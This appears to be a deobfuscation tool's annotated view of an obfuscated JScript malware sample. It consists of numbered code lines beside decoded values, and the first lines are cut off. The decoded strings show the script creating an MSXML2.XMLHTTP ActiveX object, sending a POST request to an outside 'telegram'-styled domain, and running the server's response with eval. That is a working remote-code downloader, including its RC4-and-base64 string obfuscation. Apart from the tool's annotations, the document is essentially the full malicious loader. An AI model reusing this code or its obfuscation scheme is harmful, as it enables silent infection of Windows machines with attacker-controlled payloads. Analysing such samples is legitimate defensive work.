                    , - a0_0x27f9cd._0x2b0c5b ) ) / ( 0x1538 + - 0x1652 + 0x11d ) + parseInt ( _0x3da000 ( 'LDA(', - a0_0x27f9cd._0x  parseInt("+t\xa7j\x02") ➔ NaN
                    0x14, - a0_0x27f9cd._0x4fcc6b, - 0x27 ) ) / ( - 0x1c31 + 0x158 * 0x6 + 0x6b7 * 0x3 ) * ( parseInt ( _0x3da000 ( 'GRBu  _0x3da000("DO8a",-33,-42,-22,-33) ➔ "N\xe8C\x13r\
                    , - a0_0x27f9cd._0x1c2c1b, - a0_0x27f9cd._0x44afb1, - 0x44 ) ) / ( - 0xed * 0x23 + - 0x1 * - 0x1583 + - 0x7 * - 0x18  parseInt("N\xe8C\x13r\xbdq\xb4\xef\xab\xee") ➔ N
                    rseInt ( _0x3da000 ( a0_0x27f9cd._0x32bb71, - 0x1d, - 0x37, - 0x3d, - 0x2a ) ) / ( 0x66 * - 0x5b + - 0x523 * - 0x7 + 0x53da000("LDA(",-58,-20,-24,-39) ➔ "\xcd\xfb\xb7\
                    arseInt ( _0x224201 ( a0_0x27f9cd._0x2d1ef6, 0x3ca, a0_0x27f9cd._0xe7012, a0_0x27f9cd._0x16c9ef, 0x3cc ) ) /  parseInt("\xcd\xfb\xb7\x08-") ➔ NaN
                    + 0xfaa * 0x2 + 0xd * - 0xeb ) + parseInt ( _0x54170b ( a0_0x27f9cd._0x485608, 0x32d, a0_0x27f9cd._0x13f8f5, a0_0x3da000("GRBu",-47,-48,-80,-68) ➔ "\x81w.\xfbm
                    d._0x5ea762, 'AAaB' ) ) / ( - 0x36e + - 0x1be2 * - 0x1 + - 0x186c ) * ( parseInt ( _0x54170b ( a0_0x27f9cd._0x5eb  parseInt("\x81w.\xfbm") ➔ NaN
                    a0_0x27f9cd._0x463360, a0_0x27f9cd._0x67ce91, 'Evj2' ) ) / ( - 0x26de + - 0x1222 * - 0x2 + 0x2a3 ) );      _0x3da000("cG(L",-29,-55,-61,-42) ➔ "^\xd7\xd1*7"
                                                                                                        Show all Function Runs
53                  if ( _0x36ee7b === _0x760f46 )
54                      break ;
55                  else
56                      _0x2541b1['push'] ( _0x2541b1['shift'] ( ) );
57              }
58              catch ( _0xd6e3b9 )
59              {
60                  _0x2541b1['push'] ( _0x2541b1['shift'] ( ) );
61              }
62          }
63  } ( a0_0x2cfe, - 0x58dad + - 0x1085 * - 0xfe + 0x15505 * 0x1 ) );
64  var ___that___ = this;
65  function a0_0x1347e7(_0x3bdf0c, _0x2a7e59, _0x3de954, _0x453666, _0x2508c4) {                      a0_0x1347e7(-763,-771,-778,-778,"A8IK") ➔ "POST"
                                                                                                        Show all Function Runs
66      var a0_0x116736 = {
67      _0x27a623 : 0x3d4
68      };
69      return a0_0x30e4 ( _0x3de954 - - a0_0x116736._0x27a623, _0x2508c4 );                           a0_0x30e4(202,"A8IK") ➔ "POST"
                                                                                                        Show all Function Runs
70  }
71  function a0_0x3b8d5a(_0x315281, _0x22d697, _0x4f86f7, _0x515edf, _0x30291c) {                      a0_0x3b8d5a("qin0",-51,-98,-96,-75) ➔ "ect"
                                                                                                        Show all Function Runs
72      var a0_0x46ef6b = {
73      _0x469494 : 0xf0
74      };
75      return a0_0x30e4 ( _0x30291c - - a0_0x46ef6b._0x469494, _0x315281 );                           a0_0x30e4(165,"qin0") ➔ "ect"
                                                                                                        Show all Function Runs
76  }
```

Code

```
77  var ___xmlhttp___ = new ___that___[( a0_0x4e77ce ( - 0x101, '5N7H', - 0xe7, - 0xf4, - 0xed ) ) + ( a0_0x58d9ba ( - 0x44, - 0
    x4b, - 0x5b, 'ZI&X', - 0x71 ) ) + ( a0_0x3b8d5a ( 'qin0', - 0x33, - 0x62, - 0x60, - 0x4b ) )] ( a0_0x4e77ce ( - 0xf0, 'yR(x', - 0x1
    0d, - 0x100, - 0xff ) + a0_0x1f4fe1 ( 'A8IK', 0xd, - 0xa, - 0xa, 0x8 ) + a0_0x4e77ce ( - 0xf6, 'mIIS', - 0x112, - 0xff, - 0x10e ) );
                                                                                                                                    a0_0x4e77ce(-257,"5N7H",-231,-244,-237) ➔ "Activ"
                                                                                                                                    a0_0x58d9ba(-68,-75,-91,"ZI&X",-113) ➔ "eXObj"
                                                                                                                                    a0_0x3b8d5a("qin0",-51,-98,-96,-75) ➔ "ect"
                                                                                                                                    Show all Function Runs
78  ___xmlhttp___[a0_0x58d9ba ( - 0x63, - 0x64, - 0x55, '81R]', - 0x40 ) ] ( a0_0x1347e7 ( - 0x2fb, - 0x303, - 0x30a, - 0x30a, 'A8I
    K' ), a0_0x1f4fe1 ( 'SofR', - 0x18, - 0x12, - 0x12, - 0x31 ) + a0_0x4e77ce ( - 0x108, '^3NT', - 0xea, - 0xf0, - 0xf5 ) + a0_0x3b8
    d5a ( 'LDA(', - 0x1d, - 0x26, - 0x44, - 0x2f ) + a0_0x58d9ba ( - 0x50, - 0x5c, - 0x61, 'LDA(', - 0x62 ) + a0_0x4e77ce ( - 0x113, '
    *lul', - 0x112, - 0x10e, - 0xfd ) + a0_0x3b8d5a ( 'lkl3', - 0x43, - 0x32, - 0x26, - 0x30 ) + a0_0x4e77ce ( - 0xf1, 'qP7q', - 0xdb, -
    0x100, - 0xf0 ) + a0_0x58d9ba ( - 0x3f, - 0x1b, - 0x30, 'cG(L', - 0x1a ) + a0_0x4e77ce ( - 0xfd, ']OoI', - 0xfe, - 0x103, - 0x10f )
    + a0_0x4e77ce ( - 0xeb, '(%3*', - 0xf4, - 0xcf, - 0xe3 ) + a0_0x1347e7 ( - 0x30d, - 0x336, - 0x325, - 0x31a, '4rvE' ) + a0_0x13
    47e7 ( - 0x32a, - 0x328, - 0x320, - 0x329, 'ZI&X' ), ! [] ), ___xmlhttp___[a0_0x4e77ce ( - 0xfa, 'FMSG', - 0xe3, - 0xee, - 0xf4 )
    ] ( a0_0x58d9ba ( - 0x75, - 0x61, - 0x60, '@ooy', - 0x6a ) + a0_0x58d9ba ( - 0x69, - 0x4f, - 0x59, '*lul', - 0x55 ) + a0_0x1347e
    7 ( - 0x32b, - 0x318, - 0x31d, - 0x32d, 'OhAI' ) + a0_0x1f4fe1 ( 'lkl3', 0x7, 0x17, 0x16, 0x12 ) + a0_0x1347e7 ( - 0x32a, - 0x32
    d, - 0x31a, - 0x318, '5N7H' ) + a0_0x3b8d5a ( 'DO8a', - 0x2f, - 0x38, - 0x3b, - 0x34 ) + a0_0x3b8d5a ( '*lul', - 0x37, - 0x41, - 0
    x42, - 0x42 ) + a0_0x1347e7 ( - 0x316, - 0x314, - 0x323, - 0x30f, '@ooy' ) + a0_0x4e77ce ( - 0xe1, 'OhAI', - 0xd3, - 0xd5, - 0x
    e9 ) );
                                                                                                                                    a0_0x58d9ba(-99,-100,-85,"81R]",-64) ➔ "open"
                                                                                                                                    a0_0x1347e7(-763,-771,-778,-778,"A8IK") ➔ "POST"
                                                                                                                                    a0_0x1f4fe1("SofR",-24,-18,-18,-49) ➔ "https"
                                                                                                                                    a0_0x4e77ce(-264,"^3NT",-234,-240,-245) ➔ "://2b"
                                                                                                                                    a0_0x3b8d5a("LDA(",-29,-38,-68,-47) ➔ "1c.te"
                                                                                                                                    a0_0x58d9ba(-80,-92,-97,"LDA(",-98) ➔ "legra"
                                                                                                                                    a0_0x4e77ce(-275,"*lul",-274,-270,-253) ➔ "m.god"
                                                                                                                                    a0_0x3b8d5a("lkl3",-67,-50,-38,-48) ➔ "smigh"
                                                                                                                                    a0_0x4e77ce(-241,"qP7q",-219,-256,-240) ➔ "tywhi"
                                                                                                                                    a0_0x58d9ba(-63,-27,-48,"cG(L",-26) ➔ "spers"
                                                                                                                                    a0_0x4e77ce(-253,"]OoI",-254,-259,-271) ➔ ".com/"
                                                                                                                                    a0_0x4e77ce(-235,"(%3*",-244,-207,-227) ➔ "updat"
                                                                                                                                    Show all Function Runs
79  function a0_0x30e4(_0xb01080, _0x92cad5) {                                                                                      a0_0x30e4(191,"oWus") ➔ "?l\x8f\x8d<Ep"
80      var _0x5795e0 = a0_0x2cfe ( );                                                                                              a0_0x2cfe() ➔ l1aCea,W6npa8oqFmk3nGxcMX8rhm
                                                                                                                                    Show all Function Runs
81      return a0_0x30e4 =
82      function (_0x45331e, _0x3872ee) {                                                                                           a0_0x30e4(191,"oWus") ➔ "?l\x8f\x8d<Ep"
                                                                                                                                    Show all Function Runs
83          _0x45331e = _0x45331e - ( - 0x838 + - 0x2ba * 0x4 + - 0x20 * - 0x9e );
84          var _0x29fade = _0x5795e0[_0x45331e];
85          if ( a0_0x30e4['QzYGWg'] === undefined )
86              {
87                  var _0x5421ba = function (_0x539b54) {                                                                          _0x5421ba("W60rWR1UC8olCa") ➔ "\xed\x11\xbdn
                                                                                                                                    Show all Function Runs
88                      var _0xf6b715 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
89                      var _0x632e24 = '', _0x5d79cc = '';
90                      for ( var _0x5b1c1e = - 0x556 + - 0x1ad7 * - 0x1 + - 0x5 * 0x44d, _0x4941cf, _0x589434, _0x3abccd = - 0x5d * - 0x31 + - 0x7
                        fb + - 0x9d2 ; _0x589434 = _0x539b54['charAt'] ( _0x3abccd ++ ) ; ~ _0x589434 && ( _0x4941cf = _0x5b1c1e % ( 0xdb8 + 0x
                        ae2 + 0x1896 * - 0x1 ) ? _0x4941cf * ( 0x696 * - 0x2 + - 0x161 * 0x9 + - 0x11 * - 0x185 ) + _0x589434 : _0x589434, _0x5b1c
                        1e ++ % ( - 0x1 * - 0x6b1 + 0x481 * - 0x6 + 0x1 * 0x1459 ) ) ? _0x632e24 += String['fromCharCode'] ( 0x1 * - 0x170e + - 0x4
                        3 * 0x1f + 0x202a & _0x4941cf >> ( - ( 0x273 * 0x8 + - 0x204 * 0x2 + 0x16a * - 0xb ) * _0x5b1c1e & - 0x1125 + 0x1 * - 0x1d5
                        5 + 0x7c * 0x60 ) ) : - 0x176 * - 0x4 + 0x191c + 0x1c * - 0x11b )
91                          {
92                              _0x589434 = _0xf6b715['indexOf'] ( _0x589434 );
93                          }
94                      for ( var _0x296b2e = - 0x1b25 * 0x1 + 0x3 * - 0x201 + - 0x2128 * - 0x1, _0x162daf = _0x632e24['length'] ; _0x296b2e < _0x
                        162daf ; _0x296b2e ++ )
95                          {
96                              _0x5d79cc += '%' + ( '00' + _0x632e24['charCodeAt'] ( _0x296b2e ) ['toString'] ( 0xd3b * - 0x1 + 0x1c34 + - 0xee9 ) )['slice']
                                ( - ( - 0x17 * 0x4c + - 0x6ce + 0x12 * 0xc2 ) );
97                          }
98                      return decodeURIComponent ( _0x5d79cc );                                                                    decodeURIComponent("%c3%ad%11%c2%bd%6e
                                                                                                                                    Show all Function Runs
99                  };
100                 var _0x229206 = function (_0x415efb, _0x2d26bf) {                                                               function (_0x45331e, _0x3872ee).unAlgj("W60rWR1
                                                                                                                                    Show all Function Runs
101                     var _0x3c502b = [], _0x4a2167 = 0x1538 + - 0x1652 + 0x11a, _0x2cfb88, _0x256471 = '';
102                     _0x415efb = _0x5421ba ( _0x415efb );                                                                        _0x5421ba("W60rWR1UC8olCa") ➔ "\xed\x11\xbdn
                                                                                                                                    Show all Function Runs
103                     var _0x78c450;
104                     for ( _0x78c450 = - 0x1c31 + 0x158 * 0x6 + 0x1421 * 0x1 ; _0x78c450 < - 0xed * 0x23 + - 0x1 * - 0x1583 + - 0x2 * - 0x5f2 ; _0
                        x78c450 ++ )
105                         {
106                             _0x3c502b[_0x78c450] = _0x78c450;
107                         }
108                     for ( _0x78c450 = 0x66 * - 0x5b + - 0x523 * - 0x7 + 0x4d ; _0x78c450 < - 0x135e + 0xfaa * 0x2 + 0x17 * - 0x7a ; _0x78c450 +
                        + )
109                         {
110                             _0x4a2167 = ( _0x4a2167 + _0x3c502b[_0x78c450] + _0x2d26bf['charCodeAt'] ( _0x78c450 % _0x2d26bf['length'] ) ) % ( - 0
                                x36e + - 0x1be2 * - 0x1 + - 0x1774 ), _0x2cfb88 = _0x3c502b[_0x78c450], _0x3c502b[_0x78c450] = _0x3c502b[_0x4a2167],
                                _0x3c502b[_0x4a2167] = _0x2cfb88;
111                         }
112                     _0x78c450 = - 0x26de + - 0x1222 * - 0x2 + 0x29a, _0x4a2167 = - 0x8ea + - 0x1c1 * - 0xf + 0x1165 * - 0x1;
113                     for ( var _0x5074b2 = - 0xd92 + - 0x1bd * 0x13 + 0x2e99 * 0x1 ; _0x5074b2 < _0x415efb['length'] ; _0x5074b2 ++ )
114                         {
115                             _0x78c450 = ( _0x78c450 + ( 0x1 * - 0x1f3c + - 0x89 * - 0xa + 0x19e3 ) ) % ( 0x2156 + - 0x520 + - 0x1b36 ), _0x4a2167 = ( _
                                0x4a2167 + _0x3c502b[_0x78c450] ) % ( - 0x2267 + - 0x79f * - 0x5 + - 0xad * 0x4 ), _0x2cfb88 = _0x3c502b[_0x78c450], _0
                                x3c502b[_0x78c450] = _0x3c502b[_0x4a2167], _0x3c502b[_0x4a2167] = _0x2cfb88, _0x256471 += String['fromCharCode']
                                ( _0x415efb['charCodeAt'] ( _0x5074b2 ) ^ _0x3c502b[( _0x3c502b[_0x78c450] + _0x3c502b[_0x4a2167] ) % ( - 0x201f * - 0
                                x1 + 0x3 * 0xb5 + - 0x213e )] );
116                         }
117                     return _0x256471;
118                 };
119                 a0_0x30e4['unAlgj'] = _0x229206, _0xb01080 = arguments, a0_0x30e4['QzYGWg'] = ! ! [];
120             }
121         var _0x4080fe = _0x5795e0[0xfa4 + - 0x11e4 + 0x240], _0x18c26b = _0x45331e + _0x4080fe, _0x3d1d30 = _0xb01080[_0x1
            8c26b];
122         return ! _0x3d1d30 ? ( a0_0x30e4['ZAtfkE'] === undefined && ( a0_0x30e4['ZAtfkE'] = ! ! [] ), _0x29fade = a0_0x30e4['unAlg                function (_0x45331e, _0x3872ee).unAlgj("W60rWR1
            gj'] ( _0x29fade, _0x3872ee ), _0xb01080[_0x18c26b] = _0x29fade ) : _0x29fade = _0x3d1d30, _0x29fade;                   function (_0x45331e, _0x3872ee).unAlgj("rmoWqh5
                                                                                                                                    Show all Function Runs
123     }, a0_0x30e4 ( _0xb01080, _0x92cad5 );
124 }
```

Code

```
125 function a0_0x2cfe() {                                                                    a0_0x2cfe() ➔ l1aCea,W6npa8oqFmk3nGxcMX8rhm
                                                                                             Show all Function Runs
126     var _0x2bd9c7 = [ 'l1aCea', 'W6npa8oqFmk3nGxcMX8rhmo3', 'x1JcMsdcUG', 'W5tcL8kbW4bW', 'W6RdILmtW6C', 'vmk1j
        SkPCSoDmK/dP8kAW4VdTHm', 'WOFcN8ornCkkrMfTW6SMW4/dTLG', 'imooE8kTfq', 'WRKewCk6WOi', 'W5hdGCkDW6
        vwdIyhra', 'b23cGclcMW', 'rCoYIdK', 'WQ9kW5uH', 'xSkYW5aLzaRcHcFdSXVcKHbC', 'WOxdQZVdLvXkqCohCSkunmo
        Kpa', 'W47cl8o1cMFdOmkprN3cKLOyW4O', 'W40RW544Cq', 'WOpcSmomsmke', 'ESoCWPtcPSkhumoj', 'W4xdLSkbC8
        op', 'WONcKCoiW4z0', 'E8oeWO/dShW', 'umkvomoXva3cPCkKW5NcO8k9iSkY', 'WRr3ktBdlW', 'B3rWtG', 'cdC4', 'W6C/
        W7L/DW', 'o8kACstdJ8kvWOnPWONdRMqWxG', 'WPORFSkrWPu', 'DuPIW4vM', 'WRuOWP/dR8ogWP8AB3JcP8kq', 'W
        60rWR1UC8olCa', 'fHjZWPW', 'W6ziamkYdmoaAW/cPW', 'WP8Jc8kXW6S', 'WRJdUmobWRn1', 'W6HXnsVcIW', 'rCkqW5
        pdRKi', 'ASoqrg4', 'ka8yWRW4', 'W7CvW5v4', 'WPS9xmkPWQa', 'laGNWOCTcSk5W6OqW6VdThW8', 'rmoWqh5q', 'WQ/
        cGrviWR3dOKtdKCkZDdJdRc0', 'WRfvWOCRlwtdJSkNW4j/W7u', 'u8kyrmoWba', 'laGHWOqJbCkXW7CWW6JdNemW',
        'WPRdUmkfqr0', 'WP3dT8kCW5j7' ];
127     a0_0x2cfe =
128     function () {                                                                        a0_0x2cfe() ➔ l1aCea,W6npa8oqFmk3nGxcMX8rhm
                                                                                             Show all Function Runs
129         return _0x2bd9c7;
130     };
131     return a0_0x2cfe ( );                                                                a0_0x2cfe() ➔ l1aCea,W6npa8oqFmk3nGxcMX8rhm
                                                                                             Show all Function Runs
132 }
133 function a0_0x58d9ba(_0x429dd9, _0x2b4d07, _0x272e78, _0x1bebb4, _0x569fbf) {            a0_0x58d9ba(-68,-75,-91,"ZI&X",-113) ➔ "eXObj"
                                                                                             Show all Function Runs
134     return a0_0x30e4 ( _0x272e78 - - 0x101, _0x1bebb4 );                                 a0_0x30e4(166,"ZI&X") ➔ "eXObj"
                                                                                             Show all Function Runs
135 }
136 function a0_0x1f4fe1(_0x2ee67f, _0x52ddf4, _0x5efa84, _0x388620, _0x759560) {           a0_0x1f4fe1("A8IK",13,-10,-10,8) ➔ "2.XML"
                                                                                             Show all Function Runs
137     return a0_0x30e4 ( _0x52ddf4 - - 0xc1, _0x2ee67f );                                 a0_0x30e4(206,"A8IK") ➔ "2.XML"
                                                                                             Show all Function Runs
138 }
139 function a0_0x4e77ce(_0x5cbdf2, _0x148335, _0x5985c2, _0x38f5cd, _0x20991d) {           a0_0x4e77ce(-257,"5N7H",-231,-244,-237) ➔ "Activ"
                                                                                             Show all Function Runs
140     return a0_0x30e4 ( _0x20991d - - 0x1b2, _0x148335 );                                 a0_0x30e4(197,"5N7H") ➔ "Activ"
                                                                                             Show all Function Runs
141 }
142 ___that___[a0_0x4e77ce ( - 0x112, 'Bmzj', - 0x117, - 0x100, - 0x100 ) ] ( ___xmlhttp___[a0_0x4e77ce ( - 0xe9, ']OoI', - 0xf3,  a0_0x4e77ce(-274,"Bmzj",-279,-256,-256) ➔ "eval"
    - 0xfd, - 0x102 )  + a0_0x4e77ce ( - 0xf1, 'q03*', - 0xe8, - 0xee, - 0xec )  + 'xt'] );  a0_0x4e77ce(-233,"]OoI",-243,-253,-258) ➔ "respo"
                                                                                             Show all Function Runs
```